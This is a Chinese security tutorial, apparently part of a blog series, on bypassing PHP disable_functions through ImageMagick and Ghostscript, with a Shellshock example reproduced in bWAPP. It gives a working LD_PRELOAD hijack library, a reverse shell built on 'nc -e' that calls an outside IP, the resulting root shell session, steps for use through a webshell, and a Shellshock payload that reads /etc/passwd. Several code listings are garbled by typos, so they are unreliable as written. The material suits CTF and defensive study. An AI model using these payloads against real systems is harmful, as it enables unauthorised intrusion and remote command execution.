想想也正常，ImageMagick处理以上后缀文件会调用GhostScrip处理，问题出在GhostScript上，理应由GhostScrip修复漏洞，为何需要ImageMagick通过修改配置文件的方式自断一臂呢？这样真遇到需要处理PDF和PS后缀文件了怎么办？

那么这段配置是怎么来的呢？

```

<policy domair="coder' rights="none" patterr="PS" />
<policy domair="coder' rights="none" patterr="EPI" />
<policy domair="coder' rights="none" patterr="PDF" />
<policy domair="coder' rights="none" patterr="XPS" />

```

如果你看过几次GhostScrip沙箱绕过命令执行漏洞的漏洞通告，你就会知道，这个是针对ImageMagick+GhostScrip组合推出的漏洞缓解措施，因为当时GhostScrip官方并没有推出补丁和更新版本，所以只能通过卸载GhostScrip或者使用上述缓解措施的方式来填上这个漏洞。

5.临时解决方案

由于目前官方尚未发布补丁，可以使用以下临时解决方案其中一个：

1.卸载 GhostScript

以 Ubuntu 系统为例，执行以下命令以卸载 GhostScript:

```
sudo apt-get remove ghostscript
```

2.修改 ImageMagick 的 policy 文件，默认位置为 /etc/ImageMagick/policy.xml，在 <polycymap> 中加入以下 <policy>（即禁用 PS、EPS、PDF、XPS coders）:

```
<polycymap>
  <policy domain="coder" rights="none" pattern="PS" />
  <policy domain="coder" rights="none" pattern="EPS" />
  <policy domain="coder" rights="none" pattern="PDF" />
  <policy domain="coder" rights="none" pattern="XPS" />
</polycymap>
```

青藤实验室

好了，这都是我一家之言，怎么验证我说的是正确的呢，很简单，你在目录下传入任意一个 pdf文件，然后通过新建对象的方式引用该文件，接着运行，不会出现任何报错，说明处理该 pdf文件没有受到任何限制。

```
<?php
  $test = new Imagick('1.pdf')
?>
```

好吧，到这里有人可能会说：这个可能是当CTF题目环境设置的，增加限制嘛。行，那我也加上这个限制。

```
<!-- in order to avoid to get image with password text -->
<policy domain="path" rights="none" pattern="@*" />
<!-- meetsec test -->
<policy domain="coder" rights="none" pattern="PS" />
<policy domain="coder" rights="none" pattern="EPI" />
<policy domain="coder" rights="none" pattern="XPS" />
<policy domain="coder" rights="none" pattern="PDF" />
</polycymap>
```

"/etc/ImageMagick-6/policy.xml" 94L, 4463C

青藤实验室

再运行一下上面的php，果然报错，受限与于安全策略，pdf文件无法被处理。

```
root@YouXiu ~/disablefunc php index.php
PHP Fatal error: Uncaught ImagickException: attempt to perform an operation not allowed by the security policy `PDF' @ error/
constitute.c/IsCoderAuthorized/408 in /root/disablefunc/index.php:2
Stack trace:
#0 /root/disablefunc/index.php(2): Imagick->__construct('1.pdf')
#1 {main}
  thrown in /root/disablefunc/index.php on line 2
root@YouXiu ~/disablefunc
```

SIG(127) 09:05:20

青藤实验室

SIG(127) 09:05:21

此时，教程告诉我们，只有 EPT文件符合要求了。

可以看到一起被禁止的还有文件拓展名包含 **PS** **EPI** **XPS** 的文件，所以我们上面列举的文件类型里面就只有 **EPT** 符合要求了。 

这里我一开始看的一脸迷茫，GhostScrip可以处理11种后缀格式文件。

EPI EPS EPS2 EPS3 EPSF EPSI EPT PS PS2 PS3 PS4 PDF

这里限制了PDF EPI XPS和 PS ,看来这里的匹配模式是正则匹配的才能实现通杀，这样就只剩EPT文件了，可是其它后缀真的不行吗？

我写了一个简单的php文件看看是否可以，并且创建了一堆ps、ps2等后缀文件在同目录下。

```
<?php
    $test =new Imagick('1.ps');
    $test2 =new Imagick('1.ps2');
    $test3 =new Imagick('1.epi');
    var_dump($test,$test2,$test3);
?>
```

完全没问题啊

```
root@YouXiu ~/disablefunc php index.php
object(Imagick)#1 (0) {
}
object(Imagick)#2 (0) {
}
object(Imagick)#3 (0) {
}
```

加上pdf试试

```
<?php
    $test =new Imagick('1.ps');
    $test2 =new Imagick('1.ps2');
    $test3 =new Imagick('1.epi');
    $test4 =new Imagick('1.pdf');
    var_dump($test,$test2,$test3,$test4);
?>
```

直接报错，报错直指PDF。

```
root@YouXiu ~/disablefunc php index.php
PHP Fatal error: Uncaught ImagickException: attempt to perform an operation not allowed by the security policy `PDF' @ error/
constitute.c/IsCoderAuthorized/408 in /root/disablefunc/index.php:5
Stack trace:
#0 /root/disablefunc/index.php(5): Imagick->__construct('1.pdf')
#1 {main}
thrown in /root/disablefunc/index.php on line 5
```

说明policy.xml中的限制只限制到了pdf文件，对其它文件没有限制。有人可能说你只是创建了一个Imagick对象而已，真正在引用的时候ps、ps2、epi这些格式可能就会有限制了。

嗯，好吧，这样，我直接写一个格式转换的demo吧，利用ImageMagick将epi格式转换成ept格式。

change.php

```
<?php
function epi2ept($EPI,$Path){
    if(!extension_loaded'imagick'){
        return false;
    }
    if(!file_exists($EPI)){
        return false;
    }
    $IM =new imagick();
    $IM->setResolution(120,120);
    $IM->setCompressionQuality(100);
    $IM->readImage($EPI);
    foreach($IM as $Key => $Var){
        $Var->setImageForma'ept');
        $Filename = $Patl'/' .md5($Key.time())'.ept';
        if($Var->writeImage($Filename)=true){
            $Return[]= $Filename;
        }
    }
    return $Return;
}

$EPI = "/root/disablefunc/test/1.epi;"
$Path = "/root/disablefunc/test;"
epi2ept($EPI,$Path);

?>
```

然后，先准备一个1.epi文件，接着运行change.php。

```
root@YouXiu ~~/disablefunc$ mkdir test
root@YouXiu ~~/disablefunc$ mv 1.epi test/
root@YouXiu ~~/disablefunc$ cp change.php test/
root@YouXiu ~~/disablefunc$ cd test/
root@YouXiu ~~/disablefunc/test$ ll
total 14M
-rw-r--r-- 1 root root 14M May 13 14:16 1.epi
-rw-r--r-- 1 root root 699 May 14 09:29 change.php
root@YouXiu ~~/disablefunc/test$ vim change.php
root@YouXiu ~~/disablefunc/test$ php change.php
root@YouXiu ~~/disablefunc/test$ ll
total 28M
-rw-r--r-- 1 root root 14M May 13 14:16 1.epi
-rw-r--r-- 1 root root 14M May 14 09:30 789801528de23a533bd756f46d6cb7d3.ept
-rw-r--r-- 1 root root 709 May 14 09:30 change.php
```

运行完成以后，当前目录下多出个ept格式文件，说明能完成epi到ept格式转换。

那么这里用到了GhostScrip了吗？跟踪一下函数调用。

```
strace -f php change.php 2>&1 |grep -C2 execve
```

```
root@YouXiu ~~/disablefunc/test strace -f php change.php 2>&1 |grep -C2 execve 09:30:53
execve("/usr/bin/php", ["php", "change.php"], 0x7fff0b252680 /* 26 vars */) = 0
brk(NULL) = 0x55eef2e50000
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
--
[pid 10820] wait4(10821, <unfinished ...>
[pid 10821] <... set_robust_list resumed>) = 0
[pid 10821] execve("/usr/local/sbin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT",
"-dMaxBitmap=500000000", "-dAlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-dGraphicsAlphaBits=4", "-r120x120", "-g1920x1200", "-dEPSCrop", "-sOutputFile=/tmp/magick-10820s2"... , "-f/tmp/magick-10820xjuF_iliKJ4W", "-f/tmp/magick-10820kcIiYAkH06vU"], 0x55eef2e61e70 /* 26 vars */) = -1 ENOENT (No such file or directory)
[pid 10821] execve("/usr/local/bin/gs", ["gs", "-sstdout=%stderr", "-dQUIET", "-dSAFER", "-dBATCH", "-dNOPAUSE", "-dNOPROMPT",
"-dMaxBitmap=500000000", "-dAlignToPixels=0", "-dGridFitTT=2", "-sDEVICE=pngalpha", "-dTextAlphaBits=4", "-r120x120", "-g1920x1200", "-dEPSCrop", "-sOutputFile=/tmp/magick-10820s2"... , "-f/tmp/magick-10820xjuF_iliKJ4W", "-f/tmp/magick-10820kcIiYAkH06vU"], 0x55eef2e61e70 /* 26 vars */) = -1 ENOENT (No such file or directory)
```

确实调用了GhostScrip，说明policy.xml真的没有限制住。

由于对GhostScrip和ImageMagick一些底层机制没有深入研究过，这里只能猜测一下ImageMagick的policy.xml配置项并非完全生效，可能是自身问题，也可能是GhostScrip不同版本带来的问题，如果有知道的小伙伴麻烦评论区留个言告诉我答~~

前面真的废话太多了，到现在还没有进入正题演php绕过disable_function的姿势。

复现（真）

好了，到这里我们其实知道了，除了教程提到hept文件外，ps、ep等格式文件一样会使得ImageMagick调用GhostScrip库进行处理，我们还是以ps文件为例演示一下好了。

首先我们需要修改LD_PRELOAD，就要知道GhostScrip都拥有哪些符号表，进而从中挑选出可以尝试重新编译的函数。

```
readelf -Ws `which gs`
```

```
root@YouXiu ~~/disablefunc/test readelf -Ws `which gs`
Symbol table '.dynsym' contains 23 entries:
Num:      Value              Size Type      Bind   Vis      Ndx Name
  0: 0000000000000000          0 NOTYPE   LOCAL  DEFAULT  UND
  1: 0000000000000000          0 OBJECT   GLOBAL DEFAULT  UND stdout@GLIBC_2.2.5 (2)
  2: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND gsapi_init_with_args
  3: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND gsapi_new_instance
  4: 0000000000000000          0 OBJECT   GLOBAL DEFAULT  UND stdin@GLIBC_2.2.5 (2)
  5: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND gsapi_delete_instance
  6: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND fileno@GLIBC_2.2.5 (2)
  7: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND __stack_chk_fail@GLIBC_2.4 (3)
  8: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND gsapi_run_string
  9: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND fflush@GLIBC_2.2.5 (2)
 10: 0000000000000000          0 OBJECT   GLOBAL DEFAULT  UND stderr@GLIBC_2.2.5 (2)
 11: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND read@GLIBC_2.2.5 (2)
 12: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND gsapi_set_stdio
 13: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND gsapi_exit
 14: 0000000000000000          0 NOTYPE   WEAK    DEFAULT  UND __ITM_deregisterTMCloneTable
 15: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND __libc_start_main@GLIBC_2.2.5 (2)
 16: 0000000000000000          0 NOTYPE   WEAK    DEFAULT  UND __gmon_start__
 17: 0000000000000000          0 NOTYPE   WEAK    DEFAULT  UND __ITM_registerTMCloneTable
 18: 0000000000000000          0 FUNC     GLOBAL DEFAULT  UND fwrite@GLIBC_2.2.5 (2)
 19: 00000000000004080          0 NOTYPE   GLOBAL DEFAULT  24 _edata
 20: 0000000000000000          0 FUNC     WEAK    DEFAULT  UND __cxa_finalize@GLIBC_2.2.5 (2)
 21: 00000000000004088          0 NOTYPE   GLOBAL DEFAULT  25 _end
 22: 00000000000004080          0 NOTYPE   GLOBAL DEFAULT  25 _bss_start
```

教程里面重新编译的函数是`fflush`，也没有说具体的原因，这里我还是推荐yangyangwithgn大佬的理念：

由于被劫持的系统函数得由我们重新实现一次，函数原型必须一致，为减少复杂性，我会选择劫持那些无参数且常用的系统函数

当然，不是每次你运气都会这么好找到这么合适的，有时候试试参数少的也可以。

这里我修改的是`fileno()`(而非`fflush()`)

因为man看了一下，参数并不多，而且不复杂。

```
FERROR(3) Linux Programmer's Manual
NAME
  clearerr, feof, ferror, fileno - check and reset stream status
SYNOPSIS
  #include <stdio.h>

  void clearerr(FILE *stream);


  int feof(FILE *stream);

  int ferror(FILE *stream);

  int fileno(FILE *stream);

  Feature Test Macro Requirements for glibc (see feature_test_macros(7)):

  fileno(): _POSIX_C_SOURCE
```



我们创建一下一个c源码文件。

hack.c

```
#include <stdlib.h>
#include <string.h>
void payload() {
    const char* cmd = "echo 'Meetsec just test!';"
    system(cmd);
}
int fileno() {
    if (getenv("LD_PRELOAD") == NULL) {return 0; }
    unsetenv "LD_PRELOAD";
    payload();
}
```

内容很少，主要作用就是添加了输出“Meetsec just test!”这句话的作用。

然后编译成共享库。

```
gcc -shared -fPIC hack.c -o hack.so
```

接着写一个测试php

test.php

```
<?php
putenv('LD_PRELOAD=/root/disablefunc/test/hack.s');
$img = new Imagick('/root/disablefunc/1.ps);
?>
```

好的，我们运行一下，非常好，果然创建Imagick对象的时候调用了gs命令，先加载了我们的恶意so，执行我们的echo命令。

```
root@YouXiu ~~/disablefunc/test php test.php
Meetsec just test! 青藤实验室
```

好了，我们再试试写个反弹shell的c。

```
#include <stdlib.h>
#include <string.h>
void payload() {
    const char* cmd = "nc -e /usr/bin/zsh 47.200.200.200 8888";
    system(cmd);
}
int fileno() {
    if (getenv("LD_PRELOAD") == NULL) { return 0; }
    unsetenv("LD_PRELOAD");
    payload();
}
~ 青藤实验室
```

这里注意一下，不用使用bash -i >&这种带特殊符号较多的反弹shell，会失败，推荐使用nc -e反弹（前提是受害主机支持nc -e）。

编译成so，在php中引用，然后运行一下。

```
root@YouXiu ~-/disablefunc/test cat test2.php
<?php
putenv('LD_PRELOAD=/root/disablefunc/test/hack2.so');
$img = new Imagick('/root/disablefunc/1.ps');
?>
root@YouXiu ~-/disablefunc/test php test2.php
[]

root@guoyue ~ nc -vv -l -p 8888
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 36.114.114.114.
Ncat: Connection from 36.114.114.13405.
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
pwd
/root/disablefunc/test
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast stat
e UP group default qlen 1000
    link/ether 00:0c:29:9b:35:af brd ff:ff:ff:ff:ff:ff
    inet 192.168.248.174/24 brd 192.168.248.255 scope global dynamic noprr
efixroute eth0
        valid_lft 1710sec preferred_lft 1710sec
    inet6 fe80::20c:29ff:fe9b:35af/64 scope link
        valid_lft forever preferred_lft forever
```

非常nice，反弹成功，命令可以成功执行！！

如果通过蚁剑方式利用的话很简单。

1. 上传编译好的so，里面包含想执行的命令；
2. 上传php文件，里面引用so并在php中使用Imagick创建对象处理调用GhostScript才能处理的11种后缀名文件；
3. 上传符合要求后缀名的文件；
4. 手动访问该php触发命令执行；

这里不单独演示了，感兴趣的自己试试~

当然教程里还有其它姿势，比如利用PATH变量还有ImageMagick自身MAGICK_CONFIGURE_PATH变量和delegates.xml执行命令的姿势，都可以实践一下。

总之，ImageMagick环境下，绕过disable_function的姿势真的非常非常多~

Bash Shellshock

非常经典的漏洞，CVE-2014-6271，影响bash 3.0到4.3的所有版本。

而我大kali的bash版本是5.0.3....所以还是不拿它复现了。

记得我之前bWAPP教程里提过这个漏洞复现啊，所以我们偷下懒，直接bWAPP的环境好了。

首先在原先基础上，找到php.ini，添加disable_function并重启web服务。

PHP Version 5.2.4-2ubuntu5

System	Linux bee-box 2.6.24-16-generic #1 SMP
Build Date	Feb 27 2008 20:27:58
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_sqlite.ini
PHP API	20041225
PHP Extension	20060613

```

; open_basedir, if set, limits all file operations to the defined directory
; and below. This directive makes most sense if used in a per-directory
; or per-virtualhost web server configuration file. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
;
; NOTE: this is considered a "broken" security measure.
; Applications relying on this feature will not receive full
; support by the security team. For more information please
; see /usr/share/doc/php5-common/README.Debian.security
;
open_basedir =

; This directive allows you to disable certain functions for security reasons.
; It receives a comma-delimited list of function names. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_functions = symblink,show_source,system,exec,passthru,shell,exec,popen,proc_open,proc_close

; This directive allows you to disable certain classes for security reasons.
; It receives a comma-delimited list of class names. This directive is
; *NOT* affected by whether Safe Mode is turned On or Off.
disable_classes =

```

这里用下面命令重启。

```
/etc/init.d/apache2 restart
```

看看效果，已经可以了。


Configuration

PHP Core

Directive	Local Value	Master Value
allow_call_time_pass_reference	On	On
allow_url_fopen	On	On
allow_url_include	On	On
always_populate_raw_post_data	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
asp_tags	Off	Off
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	no value	no value
default_mimetype	text/html	text/html
define_syslog_variables	Off	Off
disable_classes	no value	no value
disable_functions	symblink,show_source,system,exec,passthru,shell,exec,popen,proc_open,proc_close,mysql,mysql_connect,mysql_pconnect,mysql_query,mysql_fetch_*	symblink,show_source,system,exec,passthru,shell,exec,popen,proc_open,proc_close,mysql,mysql_connect,mysql_pconnect,mysql_query,mysql_fetch_*
display_errors	On	On
display_startup_errors	Off	Off

然后测试一下，poc如下。

```
() { ;;}; echo $/bin/cat /etc/passwd)
```



完全可以，没问题啊，果然php的disable_function限制不到后端的bash组件。

具体漏洞原理可以参考我之前写的bWAPP教程，此处不再赘述，记得复现完成以后还原一下php.ini配置，否则一些题目会出错。

结语

中篇的篇幅大多在ImageMagic组件上，这个组件和php的组合还能碰撞出N多火花，这也是为什么很多CTF题目都选择php+ImageMagic的组合。

这篇教程文字还是不少的，真的看完眼睛会比较累，后篇可能还是会比较长，因为绕过的姿势真的太多啦，如果后篇写不完我就补一个番外篇，希望各位喜欢！

参考链接

无需sendmail : 巧用LD_PRELOAD突破disable_functions
<https://www.freebuf.com/articles/web/192052.html>

关于Ghostscript SAFER沙箱绕过漏洞的分析
<https://www.freebuf.com/vuls/182095.html>

TCTF2019 WallBreaker-Easy 解题分析
<https://xz.aliyun.com/t/4688>